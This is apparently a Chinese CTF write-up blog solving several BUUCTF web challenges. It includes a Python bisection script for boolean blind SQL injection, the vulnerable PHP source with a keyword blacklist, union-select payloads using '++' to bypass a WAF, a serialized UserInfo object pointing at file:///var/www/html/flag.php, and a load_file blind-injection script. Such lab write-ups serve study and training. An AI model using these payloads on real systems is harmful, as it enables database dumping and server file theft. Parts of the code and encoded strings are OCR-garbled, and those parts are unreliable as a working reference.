
mid, substr都没被过滤，考虑布尔盲注，用if函数判断截取出来的内容是什么，这里需要穷举。如果判断成功，返回1，否则返回2。由于题目告诉我们表和字段都为flag，可直接爆破flag的值
参考师傅的二分法脚本如下：


```
import requests
import time
#url是随时更新的,具体的以做题时候的为准
url = 'http://7558e160-ed8-4f30-a7da-6b5727376b56.node3.buuoj.cn/index.php'
data = {"id":""}
flag = 'flag{'

i = 6
while True:
#从可打印字符开始
    begin = 32
    end = 126
    tmp = (begin+end)//2
    while begin<end:
        print(begin,tmp,end)
        time.sleep(1)
        data["id"] = "if(ascii(substr((select flag from flag),{},{,1})>{},{,1,2}).format(i,tmp)
        r = requests.post(url,data=data)
        if 'Hello' in r.text:
            begin = tmp+1
            tmp = (begin+end)//2
        else:
            end = tmp
            tmp = (begin+end)//2

    flag+=chr(tmp)
    print(flag)
    i+=1
    if flag[-1]=='}':
        break
```

这里buuctf限制每秒访问次数，所以加上time.sleep(1)。等了几分钟得到flag了



The image shows a screenshot of an IDE with a Python script named 'hack world.py'. The code is a brute-force attack that sends POST requests to a server. It checks if the response contains the word 'Hello'. If it does, it increments a counter and calculates a new midpoint. If not, it updates the end of the search range. The script prints the current flag and increments a counter. It breaks the loop when the flag ends with a specific character.

```
17 data[10] = chr(subst('0123456789abcdefghijklmnopqrstuvwxyz0123456789'))
18
19 r = requests.post(url,data=data)
20 if 'Hello' in r.text:
21     begin = tmp+1
22     tmp = (begin+end)//2
23 else:
24     end = tmp
25     tmp = (begin+end)//2
26
27 flag+=chr(tmp)
28 print(flag)
29 i+=1
30 if flag[-1]=='':
31     break
```

The Run window shows the output of the script:

```
80 103 126
104 115 126
116 121 126
122 124 126
125 125 126
flag{c5a6a707-a48e-498f-b237-5cc8f6bf0377}
Process finished with exit code 0
```

<https://blog.csdn.net/bmth666>

这里可以看一下源码，看看到底过滤了哪些

```

<?php
$dbuser='root';
$dbpass='root';

function safe($sql){
    #被过滤的内容 函数基本没过滤
    $blackList = array(' ','|','|','|','#','-',';','&','+','on','and','`','"','insert','group','limit','update','delete',
    ',','*','into','union','load_file','outfile','../');
    foreach($blackList as $blackitem){
        if(stripos($sql,$blackitem)){
            return False;
        }
    }
    return True;
}
if(isset($_POST['id'])){
    $id = $_POST['id'];
}else{
    die();
}
$db = mysql_connect("localhost",$dbuser,$dbpass);
if(!$db){
    die(mysql_error());
}
mysql_select_db("ctf",$db);

if(safe($id)){
    $query = mysql_query("SELECT content from passage WHERE id = ${id} limit 0,1");


    if($query){
        $result = mysql_fetch_array($query);

        if($result){
            echo $result['content'];
        }else{
            echo "Error Occured When Fetch Result.";
        }
    }else{
        var_dump($query);
    }
}else{
    die("SQL Injection Checked.");
}

```

[极客大挑战 2019]Havefun

查看源码得到了



The screenshot shows a web browser window with the address bar containing the URL `8555e9b9-aaf0-49e6-95a9-ef4f5299ebcd.node3.buuoj.cn`. The browser's address bar and tabs are visible at the top. The main content area of the browser displays a light blue background with a stylized illustration of a dark brown cat sitting on a red horizontal bar. Below the bar is a yellow vertical bar with a scalloped edge. The text `Syc` and `cl4y` is visible at the bottom right of the illustration. Below the browser window, a code editor is open, showing the following HTML code:

```
<!DOCTYPE html>
<html>
  <head>
  </head>
  <body>
    <div class="main">
      <!--$cat=$_GET['cat']; echo $cat; if($cat=='dog'){ echo 'Syc{cat_cat_cat_cat}'; }-->
      <div style="position: absolute;bottom: 0;width: 99%;">
    </div>
  </body>
</html>
```


The code editor also shows CSS styles for the `body` element:

```
body {
  background-color: #00a09a;
  display: flex;
  justify-content: center;
  align-items: center;
  height: 100vh;
}
```

A watermark URL `https://blog.csdn.net/bmln666` is visible in the bottom right corner of the code editor area.

```
$cat=$_GET['cat'];
echo $cat;
if($cat=='dog'){
    echo 'Syc{cat_cat_cat_cat}';
}
```

用 `Syc{cat_cat_cat_cat}` 提交发现不对，试着传 `?cat=dog`，就得到了flag...送分题




[极客大挑战 2019]Secret File

进去发现查看源码得到信息

```
<!DOCTYPE html>
<html>
<style type="text/css" >
#master {
position:absolute;
left:44%;
bottom:0;
text-align:center;
}
p,hl {
cursor: default;
}
</style>
<head>
<meta charset="utf-8">
<title>蒋璐源的秘密</title>
</head>
<body style="background-color:black;"><br><br><br><br><br>
<hl style="font-family:verdana;color:red;text-align:center;">你想知道蒋璐源的秘密么? </hl><br><br><br>
<p style="font-family:arial;color:red;font-size:20px;text-align:center;">想要的话可以给你，去找吧！把一切都放在那里了! </p>
<a id="master" href="/Archive_room.php" style="background-color:#000000;height:70px;width:200px;color:black;left:44%;cursor:default;">Oh! You found me</a>
<div style="position: absolute; top: 0; left: 0; width: 99%;"><p align="center" style="font:italic 15px Georgia, serif;color:white;"> Syclover @ cl4y </p></div>
</body>
</html>
```

接着就是访问



我把他们都放在这里了，去看看吧


SECRET

<https://blog.csdn.net/bmth666>

点击发现



回复没看清么，那么抓包试试



访问得到一段源码，是文件包含，并且提示flag在flag.php里面

进入发现一个登陆，一个注册，然后试了试没有思路，看wp

the Fakebook

login

join

Share your stories with friends, family and friends from all over the world on Fakebook.

#

username

age

blog

<https://blog.csdn.net/bmth666>

发现有flag.php和robots.txt，访问robots.txt可以得到user.php.bak，查看得到代码

```
<?php

class UserInfo
{
    public $name = "";
    public $age = 0;
    public $blog = "";

    public function __construct($name, $age, $blog)
    {
        $this->name = $name;
        $this->age = (int)$age;
        $this->blog = $blog;
    }

    function get($url)
    {
        $ch = curl_init();

        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        $output = curl_exec($ch);
        $statusCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
        if($statusCode == 404) {
            return 404;
        }
        curl_close($ch);

        return $output;
    }

    public function getBlogContents ()
    {
        return $this->get($this->blog);
    }

    public function isValidBlog ()
    {
        $blog = $this->blog;
        return preg_match("/^(((http(s?))\:\:\/\/)?)([0-9a-zA-Z\-\ ]+\.\.?[a-zA-Z]{2,6}(\:[0-9]+)?(\\/\S*)?)$/i", $blog
    );
    }
}
```


注册之后可以看到注入点get



预期

在注册处首先抓包，然后用sqlmap跑

```
no | data | passwd
-----+-----+-----
| username | |
-----+-----+-----
| 1 | 0:8:"UserInfo":3:{s:4:"name";s:4:"1111";s:3:"age";i:11;s:4:"blog";s:13:"www.baidu.com";} | 74a49c698db3c12e36b0b287447d833f74f3937ff132ebff7054baa18623c35a705bb18b82e2ac0384b5127db97016e63609f712bc90e3506cfbea97599f46f (1) | 1111
| 2 | 0:8:"UserInfo":3:{s:4:"name";s:4:"3211";s:3:"age";i:11;s:4:"blog";s:8:"1111.com";} | 74a49c698db3c12e36b0b287447d833f74f3937ff132ebff7054baa18623c35a705bb18b82e2ac0384b5127db97016e63609f712bc90e3506cfbea97599f46f (1) | 3211
| 3 | 0:8:"UserInfo":3:{s:4:"name";s:9:"7906-6795";s:3:"age";i:11;s:4:"blog";s:8:"1111.com";} | 74a49c698db3c12e36b0b287447d833f74f3937ff132ebff7054baa18623c35a705bb18b82e2ac0384b5127db97016e63609f712bc90e3506cfbea97599f46f (1) | 7906-6795
| 4 | 0:8:"UserInfo":3:{s:4:"name";s:10:"1111.8iZxY";s:3:"age";i:11;s:4:"blog";s:8:"1111.com";} | 74a49c698db3c12e36b0b287447d833f74f3937ff132ebff7054baa18623c35a705bb18b82e2ac0384b5127db97016e63609f712bc90e3506cfbea97599f46f (1) | 1111.8iZxY
| 5 | 0:8:"UserInfo":3:{s:4:"name";s:34:"1111) AND 2454=8013 AND (8242=8242";s:3:"age";i:11;s:4:"blog";s:8:"1111.com";} | https://blog.csdn.net/bmth666
```

发现表中存储的是反序列化，接下来在get处注入，有waf所以用++

```
?no=-1++union++select++1,group_concat(schema_name),3,4++from++information_schema.schemata--+
```

Notice: unserialize(): Error at offset 0 of 1 bytes in `/var/www/html/view.php` on line 31

| username | age |
|---|-----|
| facebook,information_schema,mysql,performance_schema,test | |

Notice: Trying to get property of non-object in `/var/www/html/view.php` on line 53

the contents of his/her blog

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 HackBar Max HackBar

Encryption Encoding SQL XSS Other

Load URL http://dc8569d1-24d0-40f3-907f-9c05fe82998e.node3.buuoj.cn/view.php
?no=-1++union++select++1,group_concat(schema_name),3,4++from++information_schema.schemata--+

Split URL

Execute

Post data Referer User Agent Cookies Clear All <https://blog.csdn.net/bmth666>

?no=-
1++union++select++1,group_concat(table_name),3,4++from++information_schema.tables++where++table_schema='fakebook'
'--+

| username | age | blog |
|----------|---|---|
| users | Notice: Trying to get property of non-object in <code>/var/www/html/view.php</code> on line 53 | Notice: Trying to get property of non-object in <code>/html/view.php</code> on line 56 |

the contents of his/her blog

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 HackBar Max HackBar

Encryption Encoding SQL XSS Other

Load URL http://dc8569d1-24d0-40f3-907f-9c05fe82998e.node3.buuoj.cn/view.php
?no=-1++union++select++1,group_concat(table_name),3,4++from++information_schema.tables++where++table_schema='fakebook'--+

Split URL

Execute

Post data Referer User Agent Cookies Clear All <https://blog.csdn.net/bmth666>



?no=-
1++union++select++1,group_concat(column_name),3,4++from++information_schema.columns++where++table_name='users'--
+

| username | age | bl |
|--|---|----------------------|
| no,username,passwd,data,USER,CURRENT_CONNECTIONS,TOTAL_CONNECTIONS | Notice: Trying to get property of non-object in <code>/var/www/html/view.php</code> on line 53 | N
nc
/h |



最后将博客地址改成file:///var/www/html/flag.php来进行序列化。

```
?no=0++union++select 1,2,3,'O:8:"UserInfo":3:
{s:4:"name";s:1:"1";s:3:"age";i:1;s:4:"blog";s:29:"file:///var/www/html/flag.php";}'
```




查看源码得到了一串base64的链接

```
<td>
file:///var/www/html/flag.php
</td>
</tr>
</table>
<hr>
<br><br><br><br><br>
<p>the contents of his/her blog</p>
<hr>
<iframe width= 100% height= 10em src= data:text/html;base64,PD9waHANCgOKJGZsYWcgPSAIZmxhZ3szZGZlZjE2jE2OC02ZTNiLTRhMGEtYmE5Yy03MDIknzJlODVhOTR9IjsNCmV4aXQoMCK7DQo= '>
div>
body>
```

https://blog.csdn.net/bmth666

打开即可得到flag




```
3 $flag = `flag{3dfef168-6e3b-4a0a-ba9c-709d72e85a94}`;  
4 exit(0);  
5
```

非预期

由于题目没过滤load_file，可直接盲注，师傅脚本如下

```
import requests  
  
url = 'http://c824219f-cb72-4deb-afd8-c12c4f7cacf1.node3.buuoj.cn/view.php?no='  
result = ''  
  
for x in range(0, 100):  
    high = 127  
    low = 32  
    mid = (low + high) // 2  
    while high > low:  
        payload = "if(ascii(substr((load_file('/var/www/html/flag.php')),%d,1))>%d,1,0)" % (x, mid)  
        response = requests.get(url + payload)  
        if 'http://c824219f-cb72-4deb-afd8-c12c4f7cacf1.node3.buuoj.cn/join.php' in response.text:  
            low = mid + 1  
        else:  
